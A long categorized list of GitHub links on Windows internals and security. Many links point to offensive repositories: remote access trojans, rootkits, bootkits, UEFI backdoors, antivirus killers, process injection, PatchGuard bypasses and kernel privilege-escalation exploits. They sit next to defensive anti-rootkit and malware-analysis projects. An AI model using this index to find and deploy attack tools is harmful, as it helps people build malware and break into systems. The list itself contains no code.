- https://github.com/wanttobeno/skinsb
- https://github.com/wanttobeno/DLib-Attacher
- https://github.com/wanttobeno/VmpHandle
- https://github.com/wanttobeno/ScopeGuard (resource safe delete)
- https://github.com/wanttobeno/HashMapDemo
- https://github.com/wanttobeno/nanob (protobuf)
- https://github.com/wanttobeno/baidu-sofa-pbrpc-win (protobuf)
- https://github.com/xlet/UpdateClient
- https://github.com/wanttobeno/AesFileProtection
- https://github.com/wanttobeno/IeProxy
- https://github.com/wanttobeno/MyProtocol
- https://github.com/wanttobeno/Window_KeyAndMouseHook
- https://github.com/wanttobeno/doublebufferedqueue (double buffered queue)
- https://github.com/DoubleLabyrinth/010Editor-keygen (keygen)
- https://github.com/wanttobeno/Cpp11ThreadPool
- https://github.com/wanttobeno/Study_shellcode (shellcode)
- https://github.com/wanttobeno/Study_algorithm (data struct)
- https://github.com/wanttobeno/ThreadPool
- https://github.com/wanttobeno/Study_threadpool (thread pool)
- https://github.com/wanttobeno/Study_Websocket (websocket)
- https://github.com/Amanieu/asyncplusplus
- https://github.com/wanttobeno/Study_Socket
- https://github.com/wanttobeno/DllProtect
- https://github.com/allenyllee/The-CPUID-Explorer
- https://github.com/wanttobeno/SunDaySearchSignCode
- https://github.com/wanttobeno/x64_AOB_Search (fast search memory algorithm)
- https://github.com/wanttobeno/iQIYI_Web_Video_Upload (http simulate upload)
- https://github.com/wanttobeno/Study_XiaoMi_Login (https simulate login)
- https://github.com/fawdlstty/NetToolbox
- https://github.com/hzqst/FuckCertVerifyTimeValidity
- https://github.com/717021/PCMgr (task manager)
- https://github.com/silverf0x/RpcView (rpc)
- https://github.com/ez8-co/unlocker ()
- https://github.com/nkga/self-updater (framework for secure self-update)
- https://github.com/liamkirton/sslcat (nc with ssl)
- https://github.com/Seineruo/RSA-Tool
- https://github.com/PBfordev/wxAutoExcel
- https://github.com/ax330d/Symex
- https://github.com/Biswa96/PDBDownloader
- https://github.com/Biswa96/TraceEvent
- https://github.com/hfiref0x/Misc
- https://github.com/SergioCalderonR/DelSvc
- https://github.com/wyrover/win-privileges-examples (DACL)
- https://github.com/nccgroup/WindowsDACLEnumProject (DACL)
- https://github.com/xqymain/ServerLocker
- https://github.com/wanttobeno/SunDaySearchSignCode (fast search memory)
- https://github.com/zhongyang219/SimpleNotePad
- https://github.com/zhongyang219/TrafficMonitor
- https://github.com/codereba/data_scrambler (scrambler)
- https://github.com/3gstudent/Catch-specified-file-s-handle (enum file handle)
- https://github.com/intel/safestringlib
- https://github.com/eyusoft/asutlity
- https://github.com/ThomasThelen/BrowserLib
- https://github.com/OSRDrivers/dirchange
- https://github.com/OSRDrivers/deleteex (FileDispositionInfoEx)
- https://github.com/notscimmy/YASS (sig scanner)
- https://github.com/942860759/BrowserHistory
- https://github.com/NoMoreFood/putty-cac
- https://github.com/NoMoreFood/Repacls
- https://github.com/NoMoreFood/WinPriv
- https://github.com/NoMoreFood/Crypture
- https://github.com/Microsoft/winfile
- https://github.com/mullvad/windows-libraries
- https://github.com/wjcsharp/wintools
- https://github.com/nmgwddj/logs-monitor
- https://github.com/nmgwddj/TaskbarTool
- https://github.com/nmgwddj/DevCon
- https://github.com/nmgwddj/SystemProcessInfo
- https://github.com/nmgwddj/ServiceMgr
wsl/unix
- https://github.com/Mermeze/wslam (wsl anti malware)
- https://github.com/Biswa96/WSLInstall
- https://github.com/Biswa96/WslReverse
- https://github.com/Biswa96/XConPty
- https://github.com/mintty/wsltty.appx
device tree
irp monitor
nt crucial modules
windows kernel driver
- https://github.com/Mouka-Yang/KernelDriverDemo
- https://github.com/tomLadder/WinLib
- https://github.com/coltonon/MoaRpm
- https://github.com/wanttobeno/ProcessManager_Ring0
- https://github.com/wanttobeno/Win_Driver_Mouse_And_Key
- https://github.com/wanttobeno/Win64DriverStudy_Src
- https://github.com/tdevuser/MalwFinder
- https://github.com/Sqdwr/WriteFile_IRP
- https://github.com/nmgwddj/learn-windows-drivers
- https://github.com/mq1n/EasyRing0
windows kernel driver with c++ runtime
- https://github.com/DragonQuestHero/Kernel-Force-Delete (force delete file)
- https://github.com/MeeSong/WDKExt
- https://github.com/HoShiMin/Kernel-Bridge (power)
- https://github.com/wjcsharp/Common
- https://github.com/ExpLife/DriverSTL
- https://github.com/sysprogs/BazisLib
- https://github.com/AmrThabet/winSRDF
- https://github.com/sidyhe/dxx
- https://github.com/zer0mem/libc
- https://github.com/eladraz/XDK
- https://github.com/vic4key/Cat-Driver
- https://github.com/AndrewGaspar/km-stl
- https://github.com/zer0mem/KernelProject
- https://github.com/zer0mem/miniCommon
- https://github.com/jackqk/mystudy
- https://github.com/yogendersolanki91/Kernel-Driver-Example
blackbone
- https://github.com/AbinMM/MemDllLoader_Blackbone
- https://github.com/hzqst/unicorn_pe
- https://github.com/nofvcks/AimKit-Pasted-Driver
- https://github.com/alexpsp00/x-elite-loader
- https://github.com/DarthTon/Xenos
- https://github.com/DarthTon/Blackbone
hidinput
- https://github.com/hawku/TabletDriver
- https://github.com/ViGEm/HidGuardian
- https://github.com/ecologylab/EcoTUIODriver
- https://github.com/djpnewton/vmulti
- https://github.com/duzhi5368/FKHIDKeyboardSimTest (support usb)
- https://github.com/Jehoash/WinIO3.0
dkom
- https://github.com/waryas/EUPMAccess
- https://github.com/notscimmy/pplib
- https://blog.csdn.net/zhuhuibeishadiao/article/details/51136650 (get process full path name)
- https://bbs.pediy.com/thread-96427.htm (modify process image name)
- https://github.com/ZhuHuiBeiShaDiao/PathModification
- https://github.com/ZhuHuiBeiShaDiao/NewHideDriverEx
- https://github.com/Sqdwr/HideDriver
- https://github.com/nbqofficial/HideDriver
- https://github.com/landhb/HideProcess
- https://github.com/tfairane/DKOM
ssdt hook
- https://github.com/Sqdwr/64-bits-inserthook
- https://github.com/int0/ProcessIsolator
- https://github.com/mrexodia/TitanHide (x64dbg Plugin)-(DragonQuestHero Suggest)
- https://github.com/papadp/shd
- https://github.com/bronzeMe/SSDT_Hook_x64
- https://github.com/s18leoare/Hackshield-Driver-Bypass
- https://github.com/sincoder/hidedir
- https://github.com/wyrover/HKkernelDbg
- https://github.com/CherryZY/Process_Protect_Module
- https://github.com/weixu8/RegistryMonitor
- https://github.com/nmgwddj/Learn-Windows-Drivers
eat/iat/object/irp/iat hook
- https://github.com/hasherezade/IAT_patcher
- https://github.com/Cyrex1337/hook.lib
- https://github.com/hMihaiDavid/hooks
- https://github.com/Scorbutics/IATHook
- https://github.com/amazadota/AFD-HOOK-
- https://github.com/wyyqyl/HookIAT
- https://github.com/smore007/remote-iat-hook
- https://github.com/m0n0ph1/IAT-Hooking-Revisited
- https://github.com/xiaomagexiao/GameDll
- https://github.com/HollyDi/Ring0Hook
- https://github.com/mgeeky/prc_xchk
- https://github.com/tinysec/iathook
inline hook
- https://github.com/adrianyy/kernelhook
- https://github.com/gfreivasc/VMTHook
- https://github.com/zhipeng515/MemberFunctionHook (member function hook)
- https://github.com/windy32/win32-console-hook-lib
- https://github.com/M0rtale/Universal-WndProc-Hook
- https://github.com/a7031x/HookApi
- https://github.com/blaquee/APCHook
- https://github.com/simonberson/ChromeURLSniffer
- https://github.com/codereversing/sehveh_hook
- https://github.com/Matviy/LeagueReplayHook
- https://github.com/jonasblunck/DP
- https://github.com/XBased/xhook
- https://github.com/rokups/hooker
- https://github.com/Ayuto/DynamicHooks
- https://github.com/sincoder/wow64hook
- https://github.com/strobejb/sslhook
- https://github.com/petrgeorgievsky/gtaRenderHook
- https://github.com/WopsS/RenHook
- https://github.com/chinatiny/InlineHookLib (R3 & R0)
- https://github.com/tongzeyu/HookSysenter
- https://github.com/idkwim/frookSINATRA (x64 sysenter hook)
- https://github.com/VideoCardGuy/HideProcessInTaskmgr
- https://github.com/MalwareTech/FstHook
- https://github.com/Menooker/FishHook
- https://github.com/G-E-N-E-S-I-S/latebros
- https://bbs.pediy.com/thread-214582.htm
hook engine
- https://github.com/HoShiMin/HookLib (r3 & r0)
- https://github.com/Rebzzel/kiero (d3d hook)
- https://github.com/aschrein/apiparse
- https://github.com/zyantific/zyan-hook-engine
- https://github.com/jonasblunck/DP (com hook)
- https://github.com/jonasblunck/DynHook
- https://github.com/wanttobeno/ADE32_InlineHook
- https://github.com/coltonon/RegHookEx (mid function)
- https://github.com/Synestraa/ArchUltimate.HookLib
- https://github.com/DominicTobias/detourxs
- https://github.com/Ilyatk/HookEngine
- https://github.com/zyantific/zyan-hook-engine
- https://github.com/martona/mhook
- https://github.com/EasyHook/EasyHook
- https://github.com/RelicOfTesla/Detours
- https://github.com/stevemk14ebr/PolyHook
- https://github.com/TsudaKageyu/minhook
- https://github.com/Microsoft/Detours
- https://github.com/Microwave89/ntapihook
anti hook
inject technique (ring0)
- https://github.com/adrianyy/KeInject
- https://github.com/Sqdwr/LoadImageInject
- https://github.com/haidragon/NewInjectDrv
- https://github.com/alex9191/Kernel-dll-injector (DllInjectFromKernel)
- https://github.com/wbenny/keinject (ApcInjectFromKernel)
inject technique (ring3)
- https://github.com/Shaxzy/VibranceInjector
- https://github.com/xiaobo93/UnModule_shellcode_Inject
- https://github.com/Cybellum/DoubleAgent
- https://github.com/realoriginal/reflective-rewrite (InjectFromMemory)
- https://github.com/blaquee/APCHook (apc inject)
- https://github.com/secrary/InjectProc
- https://github.com/ez8-co/yapi (Yet Another Process Injector)
- https://github.com/UserExistsError/InjectDll (InjectFromMemory)
- https://github.com/notscimmy/libinject
- https://github.com/BorjaMerino/tlsInjector (tls)
- https://github.com/BorjaMerino/Pazuzu (InjectFromMemory)
- https://github.com/strobejb/injdll
- https://github.com/strivexjun/DriverInjectDll (MapInjectDll)
- https://github.com/sud0loo/ProcessInjection
- https://github.com/apriorit/SvcHostDemo
- https://github.com/can1357/ThePerfectInjector
- https://github.com/VideoCardGuy/X64Injector
- https://github.com/papadp/reflective-injection-detection (InjectFromMemory)
- https://github.com/psmitty7373/eif (InjectFromMemory)
- https://github.com/rokups/ReflectiveLdr (InjectFromMemory)
- https://github.com/BenjaminSoelberg/ReflectivePELoader (InjectFromMemory)
- https://github.com/NtRaiseHardError/Phage (InjectFromMemory)
- https://github.com/dismantl/ImprovedReflectiveDLLInjection (InjectFromMemory)
- https://github.com/CylanceVulnResearch/ReflectiveDLLRefresher (InjectFromMemory)
- https://github.com/amishsecurity/paythepony (InjectFromMemory)
- https://github.com/deroko/activationcontexthook
- https://github.com/ez8-co/yapi (Cross x86 & x64 injection)
- https://github.com/georgenicolaou/HeavenInjector
- https://github.com/tinysec/runwithdll
- https://github.com/NtOpcode/NT-APC-Injector
- https://github.com/caidongyun/WinCodeInjection
- https://github.com/countercept/doublepulsar-usermode-injector
- https://github.com/mq1n/DLLThreadInjectionDetector
- https://github.com/hkhk366/Memory_Codes_Injection
- https://github.com/chango77747/ShellCodeInjector_MsBuild
- https://github.com/Zer0Mem0ry/ManualMap
- https://github.com/secrary/InfectPE
- https://github.com/zodiacon/DllInjectionWithThreadContext
- https://github.com/NtOpcode/RtlCreateUserThread-DLL-Injection
- https://github.com/hasherezade/chimera_loader
- https://github.com/Ciantic/RemoteThreader
- https://github.com/OlSut/Kinject-x64
- https://github.com/tandasat/RemoteWriteMonitor
- https://github.com/stormshield/Beholder-Win32
- https://github.com/secrary/InjectProc
- https://github.com/AzureGreen/InjectCollection
- https://github.com/uItra/Injectora
- https://github.com/rootm0s/Injectors
- https://github.com/Spajed/processrefund
- https://github.com/al-homedawy/InjecTOR
- https://github.com/OlSut/Kinject-x64
- https://github.com/stormshield/Beholder-Win32
- https://github.com/yifiHeaven/MagicWall
WoW64 <-> x64
- https://github.com/wolk-1024/WoW64Utils
- https://github.com/dadas190/Heavens-Gate-2.0
- https://github.com/leecher1337/ntvdmx64
- https://github.com/hyzhangzhy/WindowX
- https://github.com/georgenicolaou/HeavenInjector
- https://github.com/georgenicolaou/W64oWoW64
- https://github.com/Rprop/X86Call
- https://github.com/rwfpl/rewolf-wow64ext
- https://github.com/ovidiuvio/libntdbg
- https://github.com/haidragon/x86tox64
- https://github.com/3gstudent/CreateRemoteThread
- https://github.com/RaMMicHaeL/Textify
anti autorun
anti dll inject
- https://0cch.com/2015/04/10/e998b2e6ada2global-windows-hookse6b3a8e585a5e79a84e4b880e4b8aae696b9e6b395/ (global hook)
- https://blog.csdn.net/songjinshi/article/details/7808561 (message hook)
- https://blog.csdn.net/songjinshi/article/details/7808624 (message hook)
- https://github.com/mq1n/DLLThreadInjectionDetector
- https://github.com/analyst004/antinject
- https://github.com/ExpLife/BotKiller
load Dll from memory
- https://github.com/UserExistsError/DllLoaderShellcode
- https://github.com/jnastarot/native_peloader
- https://github.com/fancycode/MemoryModule
- https://github.com/strivexjun/MemoryModulePP
Unpack dll load in runtime
dll hijack
- https://github.com/Cybereason/siofra (identify and exploit)
- https://github.com/anhkgg/SuperDllHijack
- https://github.com/strivexjun/AheadLib-x86-x64
- https://github.com/zeffy/proxydll_template
com hijack
anti dll hijack
process hollowing
- https://github.com/xfgryujk/InjectExe
- https://github.com/m0n0ph1/Basic-File-Crypter
- https://github.com/Spajed/processrefund
- https://github.com/KernelMode/Process_Doppelganging
- https://github.com/hasherezade/process_doppelganging
- https://github.com/m0n0ph1/Process-Hollowing
- https://github.com/KernelMode/RunPE-ProcessHollowing
- https://github.com/KernelMode/RunPE_Detecter
pe loader
memory pe dumper
dll map detection
dll to shellcode
dll to exe
hide process
hide & delete dll
load driver from memory
- https://github.com/ZhuHuiBeiShaDiao/DriverMaper
- https://github.com/fadetrack/KernelMemoryModule (Enable Exception)
- https://github.com/not-wlan/driver-hijack
- https://github.com/Professor-plum/Reflective-Driver-Loader
bypass memory scanner
KeUserModeCallBack
callback
- https://github.com/OSRDrivers/kmexts (callbacks)
- https://github.com/godaddy/procfilter (yara-integrated)
- https://github.com/McSimp/unfairplay
- https://github.com/jjdredd/procsentinel (verify the address space of a process)
- https://github.com/SanseoLab/simpleAVdriver
- https://github.com/SanseoLab/ProcLogger
- https://github.com/notscimmy/libelevate
- https://github.com/ZhuHuiBeiShaDiao/ObRegisterCallBacksByPass
- https://github.com/Sqdwr/RemoveCallBacks
- https://github.com/JKornev/hidden
- https://github.com/binbibi/CallbackEx
- https://github.com/swwwolf/cbtest
- https://github.com/nmgwddj/Learn-Windows-Drivers
- https://github.com/SamLarenN/CallbackDisabler
usb filter
sfilter
minifilter
- https://github.com/lxt1045/FileLogger
- https://github.com/vitalikpi/FileWall
- https://github.com/Mermeze/System-Monitor
- https://github.com/cn505240/lightweight-reactive-snapshot-service
- https://github.com/aviadyifrah/NAGuard
- https://github.com/y0n0622/DriversCode
- https://github.com/NotSurprised/MiniLogger
- https://github.com/hidd3ncod3s/hipara
- https://github.com/NtRaiseHardError/Providence
- https://github.com/maaaaz/mimicertz
- https://github.com/MUmesha/SecureFile
- https://github.com/anystayisjk/WordEncrypt
- https://github.com/anystayisjk/EncryptEngine
- https://github.com/yedushusheng/FileEncryption
- https://github.com/JokerMars/engine
- https://github.com/icedxu/Monitor
- https://github.com/smartinm/diskcryptor (disk encrypt)
- https://github.com/hedgeh/SEWindows (HIPS)
- https://github.com/474172261/DataProtector
- https://github.com/CynicalApe/Minifilter-CSHARP-ConsoleApp
- https://github.com/NtRaiseHardError/Anti-Delete (File anti delete)
- https://github.com/Randomize163/FSDefender
- https://github.com/ETEFS/ETEFS_Mini
- https://github.com/gfleury/ProtegeDados_ProjetoFinal
- https://github.com/denisvieriu/Portable-Executable-Minifilter-Driver
- https://github.com/surajfale/passthrough-minifilter-driver
- https://github.com/louk78/Virgo
- https://github.com/tandasat/Scavenger
- https://github.com/dubeyprateek/HideFiles
- https://github.com/aleksk/LazyCopy
- https://github.com/guidoreina/minivers
- https://github.com/idkwim/mfd
- https://github.com/Coxious/Antinvader
- https://github.com/tandasat/Scavenger
- https://github.com/fishfly/X70FSD
- https://github.com/ExpLife/BKAV.Filter
anti Ransomware
- https://github.com/clavis0x/AntiRansomware
- https://github.com/DecryptoniteTeam/Decryptonite
- https://github.com/ofercas/ransomware_begone
virtual disk
- https://github.com/zhaozhongshu/winvblock_vs
- https://github.com/yogendersolanki91/Kernel-Driver-Example
virtual file system
- https://github.com/ufrisk/MemProcFS (The Memory Process File System)
- https://github.com/TanninOne/usvfs
- https://github.com/ExpLife/CodeUMVFS
- https://github.com/yogendersolanki91/ProcessFileSystem
- https://github.com/BenjaminKim/dokanx
lpc
alpc
lsp/spi
afd
- https://github.com/xiaomagexiao/GameDll
- https://github.com/DeDf/afd
- https://github.com/a252293079/NProxy
tdi
- https://github.com/wanttobeno/wmifilter
- https://github.com/xue-blood/adfilter
- https://github.com/alex9191/NetDriver (send & receive HTTP requests)
- https://github.com/alex9191/ZeroBank-ring0-bundle
- https://github.com/Sha0/winvblock
- https://github.com/michael4338/TDI
- https://github.com/cullengao/tdi_monitor
- https://github.com/uniking/TDI-Demo
- https://github.com/codereba/netmon
wfp
- https://github.com/reinhardvz/enumwfp
- https://github.com/BOT-Man-JL/WFP-Traffic-Redirection-Driver
- https://github.com/henrypp/simplewall
- https://github.com/dfct/PortMapper (Port Map)
- https://github.com/TinkerBravo/WFPKit
- https://github.com/Arno0x/DivertTCPconn
- https://github.com/mullvad/libwfp
- https://github.com/gifur/NetworkMnt
- https://github.com/ss-abramchuk/OpenVPNAdapter/blob/f016614ed3dec30672e4f1821344b7992825a98d/OpenVPN Adapter/Vendors/openvpn/openvpn/tun/win/wfp.hpp
- https://github.com/itari/vapu
- https://github.com/basil00/Divert
- https://github.com/WPO-Foundation/win-shaper
- https://github.com/raymon-tian/WFPFirewall
- https://github.com/killbug2004/HashFilter
- https://github.com/henrypp/simplewall
- https://docs.microsoft.com/zh-cn/windows-hardware/drivers/network/porting-packet-processing-drivers-and-apps-to-wfp
- https://github.com/thecybermind/ipredir
ndis
- https://github.com/pr0v3rbs/MalSiteBlocker
- https://github.com/Beamer-LB/netmap/tree/stable/WINDOWS
- https://github.com/ndemarinis/ovs/tree/22a1ba42f8137cd3532b54880b19b51d4b87440d/datapath-windows/ovsext
- https://github.com/markjandrews/CodeMachineCourse/tree/5473d4ea808791c2a048f2c8c9c86f011a6da5e8/source/kerrkt.labs/labs/NdisLwf
- https://github.com/openthread/openthread/tree/master/examples/drivers/windows
- https://github.com/Hartigan/Firewall
- https://github.com/zy520321/ndis-filter
- https://github.com/yuanmaomao/NDIS_Firewall
- https://github.com/SoftEtherVPN/Win10Pcap
- https://github.com/IsoGrid/NdisProtocol
- https://github.com/lcxl/lcxl-net-loader
- https://www.ntkernel.com/windows-packet-filter/
- https://github.com/michael4338/NDIS
- https://github.com/IAmAnubhavSaini/ndislwf
- https://github.com/OpenVPN/tap-windows6
- https://github.com/SageAxcess/pcap-ndis6
- https://github.com/uniking/NDIS-Demo
- https://github.com/mkdym/NDISDriverInst
- https://github.com/debugfan/packetprot
- https://github.com/Iamgublin/NDIS6.30-NetMonitor
- https://github.com/nmap/npcap
- https://github.com/Ltangjian/FireWall
- https://github.com/Microsoft/Windows-driver-samples/tree/master/network/config/bindview
- https://github.com/brorica/http_inject (winpcap)
wsk
- https://github.com/adrianyy/rw_socket_driver
- https://github.com/wbenny/KSOCKET
- https://github.com/xalley/WskHttp
- https://github.com/reinhardvz/wsk
- https://github.com/akayn/kbMon
- https://github.com/02strich/audionet
- https://github.com/mestefy/securityplus
- https://github.com/skycipher/CNGProvider
rootkits
- https://github.com/Alex3434/wmi-static-spoofer
- https://github.com/KIDofot/BypassDriverDetection_And_Kill360Process
- https://github.com/longmode/UTKModule
- https://github.com/nkga/cheat-driver (read/write memory of arbitrary processes)
- https://github.com/lantaoxu/HWIDFaker (hwid fake)
- https://github.com/zerosum0x0/puppetstrings
- https://github.com/Synestraa/Highcall-Library (Highcall)
- https://github.com/Microwave89/drvtricks
- https://github.com/Psychotropos/xhunter1_privesc (XIGNCODE3)
- https://github.com/ionescu007/r0ak (RWE)
- https://github.com/cyberweapons/cyberweapons
- https://github.com/huoji120/AV-Killer
- https://github.com/Sqdwr/DeleteFile
- https://github.com/Sqdwr/DeleteFileByCreateIrp
- https://github.com/Mattiwatti/PPLKiller
- https://github.com/bfosterjr/ci_mod
- https://github.com/HoShiMin/EnjoyTheRing0
- https://github.com/hfiref0x/ZeroAccess
- https://github.com/hackedteam/driver-win32
- https://github.com/hackedteam/driver-win64
- https://github.com/csurage/Rootkit
- https://github.com/bowlofstew/rootkit.com
- https://github.com/Nervous/GreenKit-Rootkit
- https://github.com/bytecode-77/r77-rootkit
- https://github.com/Cr4sh/WindowsRegistryRootkit
- https://github.com/Alifcccccc/Windows-Rootkits
- https://github.com/Schnocker/NoEye
- https://github.com/christian-roggia/open-myrtus
- https://github.com/Cr4sh/DrvHide-PoC
- https://github.com/mstefanowich/SquiddlyDiddly2
- https://github.com/MalwareTech/FakeMBR
- https://github.com/Cr4sh/PTBypass-PoC
- https://github.com/psaneme/Kung-Fu-Malware
- https://github.com/hasherezade/persistence_demos
- https://github.com/MinhasKamal/TrojanCockroach
- https://github.com/akayn/kbMon
mbr
bootkits
- https://github.com/DeviceObject/rk2017
- https://github.com/DeviceObject/ChangeDiskSector
- https://github.com/DeviceObject/Uefi_HelloWorld
- https://github.com/DeviceObject/ShitDrv
- https://github.com/DeviceObject/DarkCloud
- https://github.com/nyx0/Rovnix
- https://github.com/MalwareTech/TinyXPB
- https://github.com/m0n0ph1/Win64-Rovnix-VBR-Bootkit
- https://github.com/NextSecurity/Gozi-MBR-rootkit
- https://github.com/NextSecurity/vector-edk
- https://github.com/ahixon/booty
uefi/smm
- https://github.com/DeviceObject/Uefi_HelloWorld
- https://github.com/LongSoft/UEFITool
- https://github.com/dude719/UEFI-Bootkit
- https://github.com/quarkslab/dreamboot
- https://github.com/gyje/BIOS_Rootkit
- https://github.com/scumjr/the-sea-watcher
- https://github.com/zhuyue1314/stoned-UEFI-bootkit
- https://github.com/hackedteam/vector-edk
- https://github.com/Cr4sh/SmmBackdoor
- https://github.com/Cr4sh/PeiBackdoor
- https://github.com/Cr4sh/fwexpl
bootloader
smc
anti debug
- https://github.com/atlantis2013/Evasion-Tools
- https://github.com/AlicanAkyol/sems
- https://github.com/strivexjun/XAntiDebug
- https://github.com/marcusbotacin/Anti.Analysis
- https://github.com/LordNoteworthy/al-khaser
- https://github.com/eschweiler/ProReversing
crypters
malware
- https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp (C#)
- https://github.com/zerosum0x0/koadic (JScript RAT)
- https://github.com/malwaredllc/bamf
- https://github.com/malwaredllc/byob (py)
- https://github.com/fereh/tacekit
- https://github.com/eset/malware-ioc
- https://github.com/lianglixin/RemoteControl-X3
- https://github.com/Souhardya/UBoat (HTTP)
- https://github.com/malwares/Botnet
- https://github.com/RafaelGSS/HyzMall
- https://github.com/DeadNumbers/Pegasus
- https://github.com/mdsecactivebreach/SharpShooter
- https://github.com/mwsrc/XtremeRAT
- https://github.com/mwsrc/Schwarze-Sonne-RAT (delphi)
- https://github.com/Mr-Un1k0d3r/ThunderShell (powershell)
- https://github.com/DimChris0/LoRa
- https://github.com/marcusbotacin/Malware.Multicore
- https://github.com/bxlcity/malware
- https://github.com/grcasanova/SuperVirus
- https://github.com/hackedteam/core-win32
- https://github.com/hackedteam/scout-win
- https://github.com/hackedteam/vector-dropper
EternalBlue && Doublepulsar && Mine
shellcode analysis
malware analysis
- https://github.com/Formyown/Alesense-Antivirus (nice demo)
- https://github.com/ctxis/capemon (Config And Payload Extraction)
- https://github.com/tdevuser/MalwFinder
- https://github.com/MalwareCantFly/Vba2Graph
- https://github.com/unexpectedBy/Automated-Malware-Analysis-List
- https://github.com/wchen-r7/amsiscanner (Microsoft's Antimalware Scan Interface)
- https://github.com/ctxis/capemon
- https://github.com/kevthehermit/RATDecoders
- https://github.com/marcusbotacin/Malware.Variants
- https://github.com/marcusbotacin/Hardware-Assisted-AV
- https://github.com/gentilkiwi/spectre_meltdown
- https://github.com/gentilkiwi/wanadecrypt
- https://github.com/bloomer1016
- https://github.com/CHEF-KOCH/malware-research
- https://github.com/gentilkiwi/wanakiwi
arktools
- https://github.com/basketwill/Sysmon_reverse
- https://github.com/ZhuHuiBeiShaDiao/KernelHooksDetection_x64
- https://github.com/AxtMueller/Windows-Kernel-Explorer
- https://github.com/hedgeh/SEWindows (doc:hedgeh.github.io/startup.html)
- https://github.com/glmcdona/MALM
- https://github.com/ahmad-siavashi/Ana-Process-Explorer
- https://github.com/alex9191/KernelModeMonitor
- https://github.com/marcosd4h/memhunter
- https://github.com/gleeda/memtriage
- https://github.com/KernelMode/Process_Dop
- https://github.com/hm200958/kmdf--analyse
- https://github.com/AzureGreen/WinNT-Learning
- https://github.com/marcusbotacin/BranchMonitoringProject
- https://github.com/AzureGreen/ArkProtect
- https://github.com/AzureGreen/ArkToolDrv
- https://github.com/HollyDi/PCAssistant
- https://github.com/ChengChengCC/Ark-tools
- https://github.com/swatkat/arkitlib
- https://github.com/swwwolf/wdbgark
- https://github.com/zibility/Anti-Rootkits
- https://github.com/SLAUC91/AntiCheat
- https://github.com/sincoder/A-Protect
- https://github.com/apriorit/antirootkit-anti-splicer
- https://github.com/kedebug/ScDetective
- https://github.com/PKRoma/ProcessHacker
- https://github.com/AndreyBazhan/DbgExt
- https://github.com/comaeio/SwishDbgExt
- https://github.com/ExpLife/atomic-red-team
- https://github.com/shenghe/pcmanager
- https://github.com/lj1987new/guardlite
- https://github.com/hackshields/antivirus/
- https://github.com/AntiRootkit/BDArkit
bypass patchguard
- https://github.com/9176324/Shark
- https://github.com/hfiref0x/UPGDSED
- https://github.com/tandasat/PgResarch
- https://github.com/killvxk/DisableWin10PatchguardPoc
- https://github.com/tandasat/findpg
- https://github.com/zer0mem/HowToBoostPatchGuard
- https://bbs.pediy.com/thread-214582.htm
bypass dse
HackSysExtremeVulnerableDriver
- https://github.com/redogwu/windows_kernel_exploit
- https://github.com/mgeeky/HEVD_Kernel_Exploit
- https://www.fuzzysecurity.com/tutorials.html
- https://rootkits.xyz/blog/
- https://github.com/hacksysteam/HackSysExtremeVulnerableDriver
- https://github.com/k0keoyo/HEVD-Double-Free-PoC
- https://github.com/k0keoyo/HEVD-Arbitrary-Overwrite-Exploit-Win10-rs3
- https://github.com/tekwizz123/HEVD-Exploit-Solutions
- https://github.com/k0keoyo/try_exploit
- https://github.com/Cn33liz/HSEVD-VariousExploits
- https://github.com/Cn33liz/HSEVD-StackOverflow
- https://github.com/Cn33liz/HSEVD-StackOverflowX64
- https://github.com/Cn33liz/HSEVD-StackCookieBypass
- https://github.com/Cn33liz/HSEVD-ArbitraryOverwriteGDI
- https://github.com/Cn33liz/HSEVD-StackOverflowGDI
- https://github.com/Cn33liz/HSEVD-ArbitraryOverwriteLowIL
- https://github.com/Cn33liz/HSEVD-ArbitraryOverwrite
- https://github.com/akayn/demos
windows exploits
- https://github.com/admintony/svnExploit
- https://github.com/smgorelik/Windows-RCE-exploits
- https://github.com/WindowsExploits/Exploits
- https://github.com/codewhitesec/UnmarshalPwn
- https://github.com/shellphish/how2heap
- https://github.com/externalist/exploit_playground
- https://github.com/cervoise/Abuse-bash-for-windows
windows kernel exploits
- https://github.com/saaramar/execve_exploit (WSL)
- https://github.com/siberas/CVE-2016-3309_Reloaded
- https://github.com/moccajoghurt/drvmap_secure
- https://github.com/fishstiqz/poolinfo
- https://github.com/cbayet/Exploit-CVE-2017-6008
- https://github.com/cbayet/PoolSprayer (pool spray)
- https://github.com/DownWithUp/CVE-2018-15499 (race condition)
- https://github.com/SandboxEscaper/randomrepo (win10 LPE)
- https://github.com/jackson5-sec/TaskSchedLPE (LPE)
- https://github.com/HarsaroopDhillon/AHNLab-0day(LPE)
- https://github.com/paranoidninja/Pandoras-Box
- https://github.com/MarkHC/HandleMaster
- https://github.com/can1357/physical_mem_controller
- https://github.com/can1357/safe_capcom
- https://github.com/can1357/CVE-2018-8897
- https://github.com/JeremyFetiveau/Exploits
- https://github.com/hfiref0x/Stryker
- https://github.com/swwwolf/obderef
- https://github.com/k0keoyo/CVE-2017-0038-EXP-C-JS
- https://github.com/cbayet/PoolSprayer
- https://github.com/k0keoyo/Vir.IT-explorer-Anti-Virus-Null-Pointer-Reference-PoC
- https://github.com/k0keoyo/Driver-Loaded-PoC
- https://github.com/k0keoyo/try_exploit
- https://github.com/k0keoyo/CVE-2015-2546-Exploit
- https://github.com/k0keoyo/Dark_Composition_case_study_Integer_Overflow
- https://github.com/tinysec/vulnerability
- https://github.com/akayn/demos
- https://github.com/abatchy17/WindowsExploits
- https://github.com/recodeking/WindowsExploitation
- https://github.com/GDSSecurity/Windows-Exploit-Suggester
- https://github.com/rwfpl/rewolf-pcausa-exploit
- https://github.com/ratty3697/HackSpy-Trojan-Exploit
- https://github.com/SecWiki/windows-kernel-exploits
- https://github.com/sensepost/ms16-098
- https://github.com/shjalayeri/sysret
- https://github.com/sam-b/windows_kernel_resources
- https://github.com/sensepost/gdi-palettes-exp
- https://github.com/ExpLife/ByPassCfg
- https://github.com/Rootkitsmm/WinIo-Vidix
- https://github.com/andrewkabai/vulnwindrv
- https://github.com/mwrlabs/CVE-2016-7255
- https://github.com/MarkHC/HandleMaster
- https://github.com/SamLarenN/CapcomDKOM
- https://github.com/zerosum0x0/puppetstrings
- https://github.com/zerosum0x0/ShellcodeDriver
- https://github.com/Rootkitsmm/WinIo-Vidix
- https://github.com/progmboy/kernel_vul_poc
- https://github.com/rwfpl/rewolf-msi-exploit
- https://github.com/rwfpl/rewolf-pcausa-exploit
- https://github.com/Rootkitsmm/Win10Pcap-Exploit
- https://github.com/Rootkitsmm/MS15-061
- https://github.com/Rootkitsmm/cve-2016-0040
- https://github.com/Rootkitsmm/CVEXX-XX
- https://github.com/sensepost/ms16-098
